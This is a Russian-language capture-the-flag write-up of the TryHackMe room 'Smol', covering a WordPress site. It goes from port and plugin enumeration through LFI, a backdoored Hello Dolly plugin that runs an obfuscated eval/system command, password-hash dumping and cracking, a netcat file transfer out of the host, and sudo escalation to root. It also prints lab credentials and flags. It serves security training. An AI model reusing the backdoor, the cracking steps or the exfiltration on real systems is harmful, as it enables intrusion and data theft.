

Волксру

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 11:55 (*довольно сложная комната, не думаю, что медиум, я думаю больше хард даже*).

Использованные файлы:

- user.txt - флаг
- root.txt - флаг
- wordpress.old.zip - файл для повышения привилегий до xavi.

Порядок действий:

1) Редактирование /etc/resolv.conf для доступа в интернет, создание папки комнаты, включение win kex для удобства, включение vpn для доступа к комнатам

1. `sudo nano /etc/resolv.conf; clear; mkdir smol; cd smol; clear; kex --win; clear; sudo openvpn ../Kolya080808.ovpn`
2. `clear; sudo ./thm-troubleshoot; nmap -sCV 10.10.103.188; gobuster dir -w directory-list-2.3-medium.txt -b 404 -u http://www.smol.thm`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

```
|_http-title: Did not follow redirect to http://www.smol.thm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3) Запуск Gobuster для поиска директорий.

- Результаты:

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url:                        http://www.smol.thm
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                    directory-list-2.3-medium.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                    10s
=====

Starting gobuster in directory enumeration mode
=====

/wp-content                    (Status: 301) [Size: 317] [--> http://www.smol.thm/wp-
content/]
/wp-includes                   (Status: 301) [Size: 318] [--> http://www.smol.thm/wp-
includes/]
Progress: 2659 / 220561 (1.21%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 2659 / 220561 (1.21%)
=====

Finished
=====
```

4) После запуска gobuster я начал смотреть, что можно сделать с wordpress:

- Результат:

```
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_acce

[+] WordPress readme found: http://www.smol.thm/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://www.smol.thm/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://www.smol.thm/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30).
| Found By: Rss Generator (Passive Detection)
| - http://www.smol.thm/index.php/feed/, <generator>https://wordpress.org/?v=6.4.3</
| - http://www.smol.thm/index.php/comments/feed/, <generator>https://wordpress.org/?

[+] WordPress theme in use: twentytwentythree
| Location: http://www.smol.thm/wp-content/themes/twentytwentythree/
| Last Updated: 2024-11-13T00:00:00.000Z
| Readme: http://www.smol.thm/wp-content/themes/twentytwentythree/readme.txt
| [!] The version is out of date, the latest version is 1.6
| [!] Directory listing is enabled
| Style URL: http://www.smol.thm/wp-content/themes/twentytwentythree/style.css
| Style Name: Twenty Twenty-Three
| Style URI: https://wordpress.org/themes/twentytwentythree
| Description: Twenty Twenty-Three is designed to take advantage of the new design to
| Author: the WordPress team
| Author URI: https://wordpress.org

| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match: 'Versi


[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] jsmol2wp
| Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
| Latest Version: 1.07 (up to date)
| Last Updated: 2018-03-09T10:28:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.07 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```

5) Найдя этот плагин, я, с помощью подсказки создателя, используя LFi нашел имя пользователя и пароль для wp-admin:

- Результат:




```
*
* This file contains the following configurations:
*
* * Database settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://wordpress.org/documentation/article/editing-wp-config-php/
* @package WordPress
*/

/** Database settings - You can get this info from your web host ** */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kblSF2Vop#lw3rjDZ629*2u6' );
```



6) Затем было самое сложное: найти RCE. Благодаря опыту работы с wordpress, я нашел, что rce можно получить с помощью дефолтного плагина hello dolly, и получил его (у меня это заняло 2 дня, на самом деле):

- **Результат:**


```
While the band's playin'
One of our old favorite songs from way back when
So, golly, gee, fellas
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";

    // Here we split it into lines.
    $lyrics = explode( "\n", $lyrics );

    // And then randomly choose a line.
    return wptexturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}

// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
    eval(base64_decode('Ci8pZiAoaXNzZXQoJF9HRVRbIlwxhNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));

    $chosen = hello_dolly_get_lyric();
    $lang = '';
    if ( 'en' != substr( get_user_locale(), 0, 3 ) ) {
        $lang = ' lang="en"';
    }
}
```



- Результат:

Task 1 Smol

At the heart of **Smol** is a WordPress website, a common target due to its extensive plugin ecosystem. The machine showcases a publicly known vulnerable plugin, highlighting the risks of neglecting software updates and security patches. Enhancing the learning experience, Smol introduces a backdoored plugin, emphasizing the significance of meticulous code inspection before integrating third-party components.

Quick Tips: Do you know that on computers without GPU like the AttackBox, **John The Ripper** is faster than Hashcat?

Note: Please allow 4 minutes for the VM to fully boot up.

Answer the questions below

What is the user flag?

✓ Correct Answer
🔍 Hint

What is the root flag?

✓ Correct Answer
🔍 Hint

```

wp_users
wp_wysija_campaign
wp_wysija_campaign_list
wp_wysija_custom_field
wp_wysija_email
wp_wysija_email_user_stat
wp_wysija_email_user_url
wp_wysija_form
wp_wysija_list
wp_wysija_queue
wp_wysija_url
wp_wysija_url_mail
wp_wysija_user
wp_wysija_user_field
wp_wysija_user_history
wp_wysija_user_list
42 rows in set (0.01 sec)

mysql> select * from wp_users;
select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_activation_key | user_status | user_nicename | user_email | user_url | u
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | $P$B$.CF15fzKJ417nR19Chz2HphkGK. |  | 0 | admin | admin@smol.thm | http://www.smol.thm | 2
023-08-16 06:58:30 | 2 | wpuser | $P$BfZjt3pL9gbwZnJLHntvBVh2Zi1E. |  | 0 | wp | wp@smol.thm | http://smol.thm | 2
023-08-16 11:04:07 | 3 | think | $P$B0b8/koi4nmsPW85f5KzMSH/kzn0d/ |  | 0 | think | josenludf@smol.thm | http://smol.thm | 2
023-08-16 15:01:02 | 4 | gege | $P$B1Uhrucd/9bGD.TtVZULxfrTsb3PK1 |  | 0 | gege | gege@smol.thm | http://smol.thm | 2
023-08-17 20:18:50 | 5 | diego | $P$BMfBcbXdzGnsJnbc54Dn3Erff43Puv1 |  | 0 | diego | diego@local | http://smol.thm | 2
023-08-17 20:19:15 | 6 | xavi | $P$BB4z2z2JEnNH3WEZRHs3q18.1prcq11 |  | 0 | xavi | xavi@smol.thm | http://smol.thm | 2
023-08-17 20:20:01 |  |  |  |  | 0 |  |  |  | 2

```

```

(kolya080808@ Nikolapc)-[~/smol]
$ john --show hashes
diego:sandiegocalifornia
1 password hash cracked, 0 left

```

8) Поменяв пользователя на diego я прочитал user флаг:

- Результат:

```

mysql> exit
exit
Bye
www-data@smol:/var/www/wordpress/wp-admin$ cd /home
cd /home
www-data@smol:/home$ su diego
su diego
Password: sandiegocalifornia

diego@smol:/home$ cd
cd
diego@smol:~$ cat user
cat user
cat: user: No such file or directory
diego@smol:~$ ^[[A.txt
cat user.txt
45edaec653ff9ee06236b7ce72b86963

```

9) Затем в /home/think/.ssh я нашел ssh ключ и получил с помощью него доступ к машине по ssh:

- Результат:

```
(kolya080808@Nikolapc) [~/smol]
$ chmod 600 id_rsa; ssh think@smol.thm -i id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 26 Jan 2025 08:26:46 AM UTC

System load:  0.0               Processes:      144
Usage of /:   57.8% of 9.75GB    Users logged in: 0
Memory usage: 17%              IPv4 address for ens5: 10.10.103.188
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

162 updates can be applied immediately.
125 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jan 26 07:11:17 2025 from 10.9.1.101
think@smol:~$ ls
```

10) Далее в директории gege я нашел файл wordpress.old.zip, и попробовал его распаковать, но не вышло: во первых я не имел прав, во вторых он был запаролен. Посмотрев в группы пользователя think, я обнаружил, что я могу без пароля повысить привилегии до пользователя gege и скачать архив:

- Результат:

```
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
systemd-timesync:x:104:
crontab:x:105:
messagebus:x:106:
input:x:107:
kvm:x:108:
render:x:109:
syslog:x:110:
tss:x:111:
uucdd:x:112:
tcpdump:x:113:
ssh:x:114:
landscape:x:115:
lxd:x:116:
systemd-coredump:x:999:
think:x:1000:
fwupd-refresh:x:117:
ssl-cert:x:118:
mysql:x:119:
xavi:x:1001:
diego:x:1002:
gege:x:1003:
dev:x:1004:think,gege
internal:x:1005:diego,gege,think,xavi
think@smol:/home$ su gege
gege@smol:/home$ cd
gege@smol:~$ ls
wordpress.old  wordpress.old.zip
gege@smol:~$ nc -w 0 10.9.1.101 9001 < wordpress.old.zip
```

```
-(kolya080808 Nikolapc)-[~/smol]
$ nc -lvnp 9001 > wordpress.old.zip
stening on [any] 9001 ...
nnect to [10.9.1.101] from (UNKNOWN) [10.10.103.188] 50930

-(kolya080808 Nikolapc)-[~/smol]
$ ls -la
total 31528
wxrwxrwx 2 kolya080808 kolya080808 4096 Jan 26 11:29 .
wx----- 33 kolya080808 kolya080808 4096 Jan 26 11:26 ..
w-r--r-- 1 kolya080808 kolya080808 0 Jan 26 11:29 hash
w-r--r-- 1 kolya080808 kolya080808 41 Jan 26 11:23 hashes
w----- 1 kolya080808 kolya080808 2602 Jan 26 11:26 id_rsa
w-r--r-- 1 kolya080808 kolya080808 32266546 Jan 26 11:29 wordpress.old.zip

-(kolya080808 Nikolapc)-[~/smol]
$ zip2john wordpress.old.zip > hash_
```

11) Ну и просто брутим пароль для zipки, а затем получаем доступ к пользователю xavi:

- Результат:

```

--(kolya@smol:~)$ nano hash
--(kolya@smol:~)$ nano hash
--(kolya@smol:~)$ john --wordlist=./rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (extin [12/64])
No password hashes left to crack (see FAQ)
--(kolya@smol:~)$ john --show hash
wordpress.old.zip:hero_gege@hotmail.com:wordpress.old.zip:wordpress.old/wp-content/plugins/akismet/index.php, wordpress.old/wp-content/index.php, wordpress.old/wp-content/plugins/index.php, wordpress.old/wp-content/themes/index.php, wo
rdpress.old/wp-includes/blocks/spacer/style.min.css, wordpress.old/wp-includes/blocks/spacer/style-rtl.min.css, wordpress.old/wp-includes/blocks/spacer/style.css, wordpress.old/wp-includes/blocks/spacer/style-rtl.css:wordpress.old.zip
1 password hash cracked, 0 left
--(kolya@smol:~)$

}php
*
* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the installation.
* You don't have to use the web site, you can copy this file to "wp-config.php"
* and fill in the values.
*
* This file contains the following configurations:
*
* * Database settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://wordpress.org/documentation/article/editing-wp-config-php/
*
* @package WordPress
*/

/ ** Database settings - You can get this info from your web host ** /
** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

** Database username */
define( 'DB_USER', 'xavi' );

** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

gege@smol:~$ cd wordpress.old/
gege@smol:~/wordpress.old$ nano wp-config.php
gege@smol:~/wordpress.old$ su xavi
Password:
xavi@smol:/home/gege/wordpress.old$ cd
xavi@smol:~$

```

12) Ну а теперь самое простое: пользователь xavi и без всяких заморочек имеет право сменить пользователя на root. Поэтому мы так и делаем и читаем root.txt:

- Результат:

```
xavi@smol:~$ id
uid=1001(xavi) gid=1001(xavi) groups=1001(xavi),1005(internal)
xavi@smol:~$ sudo -l
[sudo] password for xavi:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
xavi@smol:~$ sudo su
root@smol:/home/xavi$ cd
root@smol:~$ ls
total 64K
drwx----- 7 root root 4.0K May  2 2024 .
drwxr-xr-x 18 root root 4.0K Mar 29 2024 ..
lrwxrwxrwx 1 root root   9 Jun  2 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3.2K Jun 21 2023 .bashrc
drwx----- 2 root root 4.0K Jun  2 2023 .cache
-rw----- 1 root root  35 Mar 29 2024 .lessht
drwxr-xr-x 3 root root 4.0K Jun 21 2023 .local
lrwxrwxrwx 1 root root   9 Aug 18 2023 .mysql_history -> /dev/null
drwxr-xr-x 4 root root 4.0K Aug 16 2023 .phpbrew
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw-r----- 1 root root  33 Aug 16 2023 root.txt
-rw-r--r-- 1 root root  75 Aug 17 2023 .selected_editor
drwx----- 3 root root 4.0K Jun 21 2023 snap
drwx----- 2 root root 4.0K Jun  2 2023 .ssh
-rw-rw-rw- 1 root root 14K May  2 2024 .viminfo
root@smol:~$ cat root.txt
bf89ea3ea01992353aef1f576214d4e4
root@smol:~$ _
```

Примечание


Примечание

Я думаю, что данная комната больше тянет на hard, чем на medium. Однако мне она очень пришлась по душе, сделана круто как по тех и программной части, так и просто по прохождению.

Спасибо josewdf за комнату!

Видео выполнения

- Оригинал:



- [YouTube](#)